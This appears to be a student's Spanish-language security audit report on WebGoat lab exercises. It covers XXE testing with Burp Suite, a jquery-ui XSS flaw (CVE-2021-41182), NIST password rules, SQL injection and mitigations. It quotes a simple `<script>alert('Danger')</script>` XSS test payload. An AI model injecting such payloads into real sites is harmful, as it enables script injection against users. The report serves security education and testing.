
Request cookies: 1

Request headers: 18

Response headers: 3

Search 0 highlights

Done 308 bytes | 305 millis



En el caso de la verificación de la existencia de una vulnerabilidad de tipo XXE en un “Modern Rest framework este ha sucedido porque se ha podido injectar una etiqueta XML en la solicitud Get que el cliente ha realizado al servidor, este último ha respondido con un método POST que “entregando” el contenido de la carpeta solicitado en la etiqueta. Fundamentalmente utilizando la aplicación “Burp Suite” se ha interceptado un posible mensaje al servidor, se ha modificado el mismo injectando al cuerpo de este un etiqueta xml, se ha cambiado el “Content-Type” de la solicitud a “application/xml” porque lo enviado es una entidad XML y se busca que la API la procese, usando la opción “repeater” de “burp suite”, buscando que se actualice el contenido del cuerpo de la solicitud de manera automática es como la aplicación ha sido vulnerada.

## A6 Vuln & Outdate Components – Apartado 5

The exploit is not always in "your" code

Below is an example of using the same WebGoat source code, but different versions of the jquery-ui component. One is exploitable; one is not.

**jquery-ui:1.10.4**

This example allows the user to specify the content of the "closeText" for the jquery-ui dialog. This is an unlikely development scenario, however the jquery-ui dialog (TBD - show exploit link) does not defend against XSS in the button text of the close dialog.

Clicking go will execute a jquery-ui close dialog: `<script>alert('Danger');</script> Go!`

This dialog should have exploited a known flaw in jquery-ui:1.10.4 and allowed a XSS attack to occur

**jquery-ui:1.12.0 Not Vulnerable**

Using the same WebGoat source code but upgrading the jquery-ui library to a non-vulnerable version eliminates the exploit.

Clicking go will execute a jquery-ui close dialog: `OK<script>alert('Danger')</script> Go!`



The exploit is not always in "your" code

Below is an example of using the same WebGoat source code, but different versions of the jquery-ui component. One is exploitable; one is not.

**jquery-ui:1.10.4**

This example allows the user to specify the content of the "closeText" for the jquery-ui dialog. This is an unlikely development scenario, however the jquery-ui dialog (TBD - show exploit link) does not defend against XSS in the button text of the close dialog.

Elements

```
Uncaught TypeError: Cannot read properties of undefined (reading 'ui')
  at jquery-ui-1.10.4.js:13:10
  at jquery-ui-1.10.4.js:316:3

about to create app router
initialize goat app router

2 Uncaught TypeError: webgoat.customjs.jqueryVuln is not a function
  at webgoat.customjs.vuln.jquery_ui (<anonymous>:5:24)
  at HTMLInputElement.onclick (start.mvc?username=bennsolo:1:18)

3 ► Uncaught TypeError: webgoat.customjs.jqueryVuln is not a function
  at webgoat.customjs.vuln.jquery_ui (<anonymous>:5:24)
  at HTMLInputElement.onclick (VM435:4:1:18)
```

Console

Default levels 1 Issue: 1

CTRL DERECHA



Fundamentalmente debería de existir una vulnerabilidad XSS que ya es muy conocida y que se presenta cuando se utiliza el paquete de jQuery-ui version <1.13.0 que es el caso de la aplicación, esta vulnerabilidad permite que el usuarios especifique el contenido del texto de cierre para el cuadro de diálogo de jQuery-UI, se encuentra ya publicada en la lista de CVE con el número CVE-2021-41182. En esencia debería de ejecutar una alerta o cualquier otro Código de JavaScript desde el cuadro de texto, sin embargo presenta unas fallas en el Código de la aplicación que se deben de corregir, resulta necesaria la depuración de los errores para poder comprobar que, efectivamente esta vulnerabilidad existe dentro del ámbito de la prueba.



## A7 Identity & Auth Failure –Secure Passwords Apartado 4

The screenshot shows a Firefox browser window running on a Kali Linux virtual machine. The URL is `127.0.0.1:8080/WebGoat/start.mvc?username=bennsolo#lesson/SecurePasswords.lesson/3`. The page displays a list of password reset challenges and a password entry form. The user has entered a password and clicked 'Submit'. The response message indicates success: "You have succeeded! The password is secure enough." Below this, detailed password analysis information is shown:

- Your Password: \*\*\*\*\*
- Length: 15
- Estimated guesses needed to crack your password: 33568010000
- Score: 4/4
- Estimated cracking time: 106 years 161 days 20 hours 43 minutes 20 seconds
- Score: 4/4

This screenshot is nearly identical to the one above, showing the same Firefox browser window on a Kali Linux VM. The URL and challenge list are the same. The user has entered a password and clicked 'Submit'. The response message indicates success: "You have succeeded! The password is secure enough." Below this, detailed password analysis information is shown:

- Your Password: \*\*\*\*\*
- Length: 11
- Estimated guesses needed to crack your password: 46900000000
- Score: 4/4
- Estimated cracking time: 148 years 262 days 9 hours 46 minutes 40 seconds
- Score: 4/4



Dentro de la NIST(National Institute of Standards and Technology), encontramos múltiples reglas para poder capturar una contraseña segura, en la práctica se han implementado distintas contraseñas las cuales todas contienen caracteres alfanuméricos, especiales y espacios que

proveen de la fortaleza necesaria para evitar que estas sean fáciles de romper. Las reglas de contraseñas que la NIST propone y que se siguieron son las siguientes:

- Sin reglas de composición: Es decir no le debemos de exigir al usuario que use uno u otro tipo de carácter, ya sea mayúsculas o minúsculas, números etc. básicamente debemos de permitir que este elija libremente.
- No debemos de dar sugerencias de cuál es la contraseña correcta en pantalla.
- No debemos de instalar preguntas de seguridad debido a que son sumamente inseguras.
- No es buena idea instalar cambios innecesarios de passwords
- Promover una contraseña seguro de al menos 8 caracteres de longitud
- Promover un soporte de todos los caracteres de UNICODE se puedan colocar en el password
- Revisar que los passwords no se compongan por palabras del diccionario, caracteres secuenciales o repetidos y que no tengan un contexto específico de palabras como puede ser el nombre de un departamento o servicio ó en su defecto el nombre del usuario.

## Vulnerabilidades destacadas

Dentro de las vulnerabilidades destacadas encontramos a las inyecciones de SQL tanto numéricas como de cadenas como las más destacadas debido a su potencial de poder robar datos sensibles desde la base de datos misma, pudiendo tomar control de ella al modificar por ejemplo su estructura o claves de acceso. también encontramos vulnerabilidades de tipo de inyección XSS que si bien pueden no ser tan “Perjudiciales” para el desempeño del sistema, si comprometen la confiabilidad del mismo.

## Conclusiones

El presente reporte representa un análisis de vulnerabilidades de tipo de acceso a una página web que es intencionalmente insegura como lo es webgoat, trata principalmente de encontrar todas las fallas que, de acuerdo con OWASP son las que más se aprovechan los actores maliciosos, por lo tanto, es necesario identificarlas con dos objetivos primordialmente, el primero realizar pruebas de penetración a estos sistemas y el Segundo poder identificar todos estos fallos para promover el Desarrollo de software Seguro en todo su ciclo.

## **Recomendaciones**

Fundamentalmente se recomienda realizar todas las operaciones de pruebas a la aplicación web, existen muchos apartados que deben de probarse para poder comprender de una mejor manera la forma en la que las vulnerabilidades se presentan en la aplicación y como estas representan la superficie de ataque que una atacante malicioso podría utilizar en su afán por comprometer la seguridad de los datos, de una u otra forma la CIA se puede ver comprometida bajo diferentes escenarios.

## **Descripción del proceso de auditoria**

### a) Post-Explotación

Una vez que la explotación de la vulnerabilidad ha sucedido se procede a reconocer el procedimiento por el cuál esta se ha presentado. En general los ataques de inyección, todos, tanto los de SQL como los realizados utilizando Scripting y técnicas de explotación XEE resultan por un fallo en la construcción de la solución informática. Ha excepción de la vulnerabilidad “A6 Vuln & Outdate Components – Apartado 5 ” donde la vulnerabilidad proviene de una versión antigua del JQuery UI que es la vulnerabilidad que se debería de explotar.

### b) Posibles mitigaciones

Dentro de los procesos que se pueden recomendar para mitigar las vulnerabilidades y la consecuente explotación de las mismas podemos decir que la atención a las recomendaciones en cuanto a la codificación de los proyectos de software es vital, es decir, utilizar declaraciones preparadas y/o ORM’s previene efectivamente las vulnerabilidades de inyección de SQL ya que no permite que los campos de los formularios escapen y reciban consultas SQL que a la postre se convierten en la puerta de entrada del atacante malicioso, utilizar librerías de software que se encuentren actualizadas y alejarse de aquellas que presenten vulnerabilidades conocidas reportadas previamente.

### c) Herramientas utilizadas

Las herramientas utilizadas para la realización de los ataques fueron Kali Linux, NMAP, Wappalizer, BurpSuite, WebGoat.